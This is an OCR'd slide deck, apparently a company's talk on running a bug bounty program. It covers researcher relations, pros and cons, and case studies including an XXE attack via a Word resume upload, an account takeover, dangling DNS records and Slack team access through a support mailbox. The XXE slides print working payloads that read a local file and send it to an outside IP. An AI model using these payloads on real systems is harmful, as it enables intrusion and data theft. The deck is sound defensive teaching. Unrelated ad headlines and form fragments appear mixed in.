
3 hours ago

Not a problem! Thanks for the info.

I'll buy a cake and sing happy bday to this vulnerability as it will be completing a year old in 3 weeks. (:

Thanks once again!

This chart shows the number of issues **created** vs the number of issues **resolved** in the last 600 days.




Lessons Learnt

Lessons Learnt

- ❑ Reward bonuses to focus testing on certain applications or issue types.
- ❑ Respond to researchers in a reasonable time frame. Even for invalid issues.
- ❑ Testers will eventually trigger operational alerts (Prod testing only).

Researchers Don't Always Follow The Rules



Researchers Don't Always Follow The Rules



[CSRF + XSS reflected] investors seek + (bypass app WAF) + exploit

88.89%  · 01/12/2017

Reference Number 065921ba9342bea18638764bc1eb38a06b8ec2a0399e3c76986cff94d9382f41

Target Unspecified

Bug Type CSRF

Bug URL <https://ir.seek.com.au/Investors/?page=ASX-Announcements>



Thanks for reporting this. However, ir.seek.com.au is not as a target in the scope/brief.

Dealing with Researchers

Why u give me -1, what a fuck is that, I report for u security issue, with the exploit and u give me -1 ?

Its not make sense, I understand its out of scope, I dont want money and nothing, but giving me -1 for working exploit its funny.

I will not never again take part in your program, and I will send information to BC.

Bye

XML External Entity Attack

helps you connect and share with
in your life.

Sign Up

It's free and always will be.

First Name:

Last Name:

Your Email:

Confirm Email:

New Password:

I am: Select Sex:


Birth Day: Month: Day:

Why do I need to provide my b

Sign Up

How I Hacked Facebook with a Word Document

xxe_test_external_dtd.docx



```
→ Downloads unzip xxe_test_external_dtd.docx
Archive: xxe_test_external_dtd.docx
  inflating: [Content_Types].xml
    creating: _rels/
  inflating: _rels/.rels
    creating: docProps/
  inflating: docProps/.DS_Store
    creating: __MACOSX/
    creating: __MACOSX/docProps/
  inflating: __MACOSX/docProps/._.DS_Store
  inflating: docProps/app.xml
  inflating: docProps/core.xml
  inflating: docProps/thumbnail.jpeg
    creating: word/
    creating: word/_rels/
  inflating: word/_rels/document.xml.rels
  inflating: word/fontTable.xml
  inflating: word/settings.xml
  inflating: word/styles.xml
  inflating: word/stylesWithEffects.xml
    creating: word/theme/
  inflating: word/theme/theme1.xml
  inflating: word/webSettings.xml
  inflating: word/document.xml
```

XXE

```
document.xml — securityworkshop
document.xml x
1 <?xml version="1.0" encoding="UTF-8" standalone="yes"?>
2
3 <!DOCTYPE go [
4 <!ENTITY % go2 SYSTEM "http://52.64.105.114/payload.dtd">
5 %go2;
6 %all;
7 %send;
8 ]>
```



```
Downloads
→ Downloads zip -u xxe_test_external_dtd.docx
updating: word/ (stored 0%)
updating: word/document.xml (deflated 65%)
```

```
payload.dtd x
1 <!ENTITY % file SYSTEM "file:///c:/windows/win.ini">
2 <!ENTITY % all "<!ENTITY &#37; send SYSTEM
'http://52.64.105.114/?%file;'">
```



http://52.64.105.114/payload.dtd

```
admin@ip-10-0-0-63:~$ sudo python -m SimpleHTTPServer 80
sudo: unable to resolve host ip-10-0-0-63
Serving HTTP on 0.0.0.0 port 80 ...
```


Career history

Required

Current status

Required

Skills & qualifications**Role preferences****Add a new resume** - 2MB maximum file size

Up to 10 resumes can be stored securely in your account.
You can use them to apply from any computer or mobile device.

Microsoft Word (.doc or .docx), Adobe Acrobat (.pdf) or text file (.txt or .rtf)

[Add a resume](#)**Select a primary resume**

One resume can be selected as the primary resume for your profile

xxe_3_.docx
15k - Added 21 Jun 2016



XXE

```
Downloads — admin@ip-10-0-0-63: ~ — ssh kaliextern — 99x34
admin@ip-10-0-0-63:~$ sudo python -m SimpleHTTPServer 80
sudo: unable to resolve host ip-10-0-0-63
Serving HTTP on 0.0.0.0 port 80 ...
54.66.194.71 - - [21/Jun/2016 03:53:34] "GET /payload.dtd HTTP/1.1" 200 -
54.66.194.71 - - [21/Jun/2016 03:53:34] "GET /?;%20for%2016-bit%20app%20support%0D%0A[fonts]%0D%0A[
extensions]%0D%0A[mci%20extensions]%0D%0A[files]%0D%0A[Mail]%0D%0AMAPI=1 HTTP/1.1" 301 -
```



c:/windows/win.ini

```
for 16-bit app support
[fonts]
[extensions]
[mci extensions]
[files]
[Mail]
MAPI=1
```

Account Takeover



Home

Jobs

Products

Account

Users

Account details

Add User

Step 1 of 2 - Email address (username)

Email

Next

Cancel

Hi asdf,

**denise johnson has given you
access to ecosoftrecruiting's SEEK
account**

Activate your user account

Account Takeover

Your sign in details

Username

asdfalkjhsdfldsfsasfkjdsfsfs@mailinator.com

Password

Activate account

POST /Account/CompleteRegistration HTTP/1.1

Host: talent.seek.com.au

...

...

SecurityLinkGuid=aae364b3-f507-4402-b3bb-ba451f143097

&UserID=23425234

&FirstName=hack

&LastName=planet

&Email=someemail@gmail.com

&NewPassword=hellothere11

&ConfirmPassword=hellothere11

Dangling Domains

**remoted.skinfra.xyz - Infected server ?**

97.08% - [REDACTED] · 06/28/2017



RESOLVED



I didn't find vulnerability but,
I think your webserver : remoted.skinfra.xyz was infected by a malware ;)
As you can see on index.html <http://remoted.skinfra.xyz/> ;)

Reference Number 97dce061c1eebc8418ebdc4092c222efb14a14a38714392e78e434742a2a2f8b

VRT v1.1 Other

Target *.skinfra.xyz

Bug URL Empty

Reward**\$150**[+ Add Additional Reward](#)**Priority****P3** - Moderate **Assignee** [Assign yourself](#) or [Someone else](#)

\$ dig remoted.skinfra.xyz

<<>> DiG 9.8.3-P1 <<>> remoted.skinfra.xyz


....

QUESTION SECTION:

remoted.skinfra.xyz. IN A **52.64.41.231**

Dangling A Records...

remoted.skinfra.xyz




The 7 Day Sex Challenge Will Change Your Sex Life Forever And Here Are All The Details. Can You Do It?




10 Things All Women Do When They Are Cheating In Relationship (No.4 Is Use Most Common)




Here's How Long Sex Lasts For The Average Person. How Do You Match Up?





This Woman Shed 95 Pounds By Following Two Simple Techniques



11 Ways To Have Incredible, Hot Sex If He Has A Small Penis.



7 Habits Of Guys Who Are Terrible In Bed




Dangling A Records...

			ns-803.awsdns-36.net. ns-428.awsdns-53.com.	
<input type="checkbox"/>	eng.prod.skinfra.xyz.	NS	ns-1884.awsdns-43.co.uk. ns-1405.awsdns-47.org. ns-126.awsdns-15.com. ns-938.awsdns-53.net.	-
<input type="checkbox"/>	shared.prod.skinfra.xyz.	NS	ns-1474.awsdns-56.org. ns-1913.awsdns-47.co.uk. ns-809.awsdns-37.net. ns-215.awsdns-26.com.	-
<input checked="" type="checkbox"/>	remoted.skinfra.xyz.	A	52.64.41.231	-
<input type="checkbox"/>	int.remoted.skinfra.xyz.	A	52.62.106.35	-
<input type="checkbox"/>	remotef.skinfra.xyz.	A	52.62.128.231	-
<input type="checkbox"/>	remoteg.skinfra.xyz.	A	52.65.87.79	-
<input type="checkbox"/>	servers.skinfra.xyz.	A	ALIAS dx8qz0kv0m4g1.cloudfront.net. (z2fdtndataq)	No
<input type="checkbox"/>	splunk-uf-devops.skinfra.xyz.	A	172.24.0.81	-


Corporate Slack Team Access

Setting the Scene

 **Gaining access to internal Slack channels (1156 active members) + reading e-mails to support@** 

100%  · 06/08/2017

RESOLVED 



Customer Service Portal



Contact Us

FAQs

Select a subject to view answers to frequently asked questions.

I'm having trouble signing in

Don't worry, it happens to everyone. Click the **'Trouble signing in?'** link at the sign in section to enter your email and we'll send you a link to reset your password.

Having trouble applying for a job?

Clear your browsing history following [these instructions](#) and try again. Also note that some of the job ads on our site take you directly to the company's website to complete the application. If their website is having trouble, feel free to let us know which job and we can contact them for you.

Help! I've stopped receiving my JobMail.

JobMail is sent to you whenever new job ads matching your search criteria are listed. Sometimes your email provider can mark your JobMail as spam and you may never receive it. Please make sure you add jobmail@s.seek.com.au to your email account's safe list.

Contact Information

Customer Service: +61 1300 658 700


Mon to Fri, 7am - 7pm AEST

Have an enquiry?

Alternatively, fill out this form and we'll get back to you. We'll try to reply to your enquiry within 1 business day.

[Employers contact us here](#)

Subject

Name

Email

Message

Emails are sent to
the CS ticketing
system:

support@seek.com.au





Sign in with Twitter



Sign in with Facebook



Sign in with Google

Email



Password



Stay signed in

Sign in

Your credentials will be sent over a secure connection

Cancel

[I am an Agent](#)

[Forgot my password](#)

My activities

Requests | Contributions | Following

My requests | Requests I'm CC'd on

Status:

Id	Subject	Created	Last activity	Status
335094	SEEK on Slack: New Account Details	1 hour ago	1 hour ago	Solved
335040	Your Slack Team	2 hours ago	2 hours ago	Solved



Emails here are to support@seek.com.au and from the user's email address



Sign in with Twitter



Sign in with Facebook



Sign in with Google

Email



Password



Stay signed in

Sign In

Your credentials will be sent over a secure connection

Cancel

[I am an Agent](#)

[Forgot my password](#)

Join Twitter today.

hackerman



no-reply@slack.com

.....|



Personalize Twitter based on where you've seen Twitter content on the web. [Learn more.](#)

Sign up

By signing up, you agree to the [Terms of Service](#) and [Privacy Policy](#), including [Cookie Use](#). Others will be able to find you by email or phone number when provided.



Twitter does not
force email
verification.

Authorize Login to [redacted] to use your account?

no-reply@slack.com 

..... 

Remember me · [Forgot password?](#)

Authorize app

Cancel

This application will be able to:

- Read Tweets from your timeline.
- See who you follow.

Will not be able to:

- Follow new people.
- Update your profile.
- Post Tweets for you.
- Access your direct messages.
- See your email address.
- See your Twitter password.

My activities

Requests

Contributions

Following

My requests

Requests I'm CC'd on

Status:

Id	Subject	Created	Last activity	Status
335094	SEEK on Slack: New Account Details	1 hour ago	1 hour ago	Solved
335040	Your Slack Team	2 hours ago	2 hours ago	Solved

Asked me for an email address
and logged me in... hmmm

Twitter Developer Documentation

[Docs](#) / [REST APIs](#) / [Reference Documentation](#) / [GET account/verify_credentials](#)

Parameter: `include_email`

When set to *true* **email** will be returned in the user objects as a string.

If the user does not have an email address on their account, or **if the email address is not verified**, null will be returned.

We can see emails to support@seek.com.au and from... any email address...

So we could read SEEK user's support email tickets... Not that interesting :(

What's next?



Find your team

Enter your **email address**

Try up to 10 email addresses, separated with commas


We'll send you an email with sign-in links for any Slack teams associated with the address(es) you enter here.

[Send me a sign-in email](#)



Slack sends emails
from
no-reply@slack.com



 **Slack** <no-reply@slack.com>
to me 

3 Apr 



Hello!

You asked us to send you a magic link for quickly signing in



Find your team

Enter your **email address**

Try up to 10 email addresses, separated with commas

We'll send you an email with sign-in links for any Slack teams associated with the address(es) you enter here.

[Send me a sign-in email](#)



My requests

Requests I'm CC'd on

Status: Any



Id	Subject	Created	Last activity
335094	SEEK on Slack: New Account Details	1 hour ago	1 hour ago
335040	Your Slack Team	2 hours ago	2 hours ago



Slackman

Today at 08:30



Hi there,

We searched for Slack teams you've already joined or are allowed to join, using **support@seek.com.au**. It looks like you have several! 🎉

**Anyone with an email address at seek.com.au
has permission to join these teams:**



SEEK (573 active members)

seekchat.slack.com

Join



Slackman Today 09:47 am



Welcome to Slack!

You've joined the new Slack team **SEEK**. Here are your account details:



SEEK

Team URL: seekchat.slack.com

Email: support@seek.com.au

[Sign In](#)



Team Signup Mode

Choose to make your team [signup process](#) invitation only, or allow anyone with a certain email address format to sign up.

- Invitation only
- Any email address from these domains:

@seek.com.au

To allow email addresses from multiple domains, separate them with commas.

The End



Appendix

Pro's and Con's

Bug bounty program - The Good and Bad

Pros

- ▣ Can be more cost effective.
- ▣ Pay researchers per bug not for time spent.

Cons

- ▣ Program management overhead.
- ▣ Stakeholder management.
- ▣ Communicating with ALL the researchers.
- ▣ Validating, triaging and deduping issues reported.

Bug bounty program - The Good and Bad

Pros

- ❑ Researchers incentives are different.
- ❑ Rewarded for valid bugs not time spent looking.
- ❑ Rewards don't have to be money (swag, experience, reputation, fun).

Cons

- ❑ If you reward swag or kudos instead of money the testers might go elsewhere.
- ❑ Over time researchers get bored and move on. Need to increase payouts to keep interest.

Bug bounty program - The Good and Bad

Pros

- ❑ Diverse skill sets.
- ❑ Researchers specialise in finding certain types of issues.
- ❑ Leads to high quality bugs.
- ❑ Multiply this by 100+ researchers.

Cons

- ❑ No guarantee of researcher's skill level or what types of issues they have tested for.

Bug bounty program - The Good and Bad

Pros

- ▣ Scales well.
- ▣ Tap into 100's of testers almost instantly.
- ▣ Increase assurance on one site or multiple.

Cons

- ▣ Only scales well if the incentives are there.
- ▣ Test coverage is hard to judge.
- ▣ Difficult to know when testers last tested the app, page or feature.

Bug bounty program - The Good and Bad

Pros

- ❑ Fits into a continuous delivery environment.
- ❑ Ongoing program can continually test your apps. Instead of point in time.

Cons

- ❑ Can continually test your app only if you are running an effective program with ongoing researcher activity.
- ❑ Hard to get researchers to focus on small site changes.

Bug bounty program - The Good and Bad

Pros

- ❑ Marketing your company's security.
- ❑ Public programs tell the public that you are trying to make your apps and their data secure.

Cons

- ❑ Can lead to the public knowing that you have bugs.
- ❑ Can be hard to keep researchers quiet for the long term.

Bug bounty program - The Good and Bad

Pros

- ❑ Good way of learning about your blind spots.
- ❑ Multiple opportunities to run blue team exercises.
- ❑ Researchers find systems and features you didn't even know were there.

Cons

- ❑ Testers will find and test sites you don't want them to test.

Risk Mitigations

Risk

A researcher could perform testing that brings down or disrupts production (if testing on production systems).

Mitigation

- ❑ Program brief state's Denial of Service on any in scope targets.
- ❑ Ban researcher from program. They will stop as they will not get paid and get negative points on the HaaS.
- ❑ If you have the ability (e.g. a WAF) you can block the IP address that is causing the issues.
- ❑ Use a testing environment for the bug bounty program.

Risk

A researcher could interact with real customers and steal real customer data.

Mitigation

- ❑ The brief states not to interact with real customers. Ban researcher from program.
- ❑ Existing security controls will prevent most customers being affected.
- ❑ Parts of the site that are too hard to test without interacting with customers are taken out of scope.

Risk

A researcher could exploit a vulnerability and steal sensitive data.

Mitigation

- ❑ In the brief it states issues should be reported immediately and sensitive data must not be exfiltrated.
- ❑ Bonuses are rewarded for getting access to sensitive data and systems, incentivising them to report the issue quickly.

Risk

A researcher could publicly disclose an issue during or after the program.

Mitigation

- They will not receive a reward, will be banned from the program and their reputation score will suffer.
- Ensure that the business is capable and ready to fix reported issues (especially the high issues) as quickly as possible. So that the risk is minimised if it did go public.

The End



Credits/References

- ▣ <https://pages.bugcrowd.com/hubfs/PDFs/state-of-bug-bounty-2016.pdf>
- ▣ <https://www2.trustwave.com/rs/815-RFM-693/images/2016%20Trustwave%20Global%20Security%20Report.pdf>
- ▣ <http://www.wired.co.uk/article/hack-the-pentagon-bug-bounty>
- ▣ <http://bugsheet.com/directory>
- ▣ <http://www.theverge.com/2016/3/8/11179926/facebook-account-security-flaw-bug-bounty-payout>
- ▣ <http://www.informationisbeautiful.net/visualizations/worlds-biggest-data-breaches-hacks/>
- ▣ <http://www.cio.com.au/article/606319/australia-hardest-hit-globally-by-cyber-security-skills-shortage-report/>
- ▣ <http://www.abc.net.au/news/2015-08-27/global-skills-shortage-for-cyber-security-experts2c-says-com/6730034>
- ▣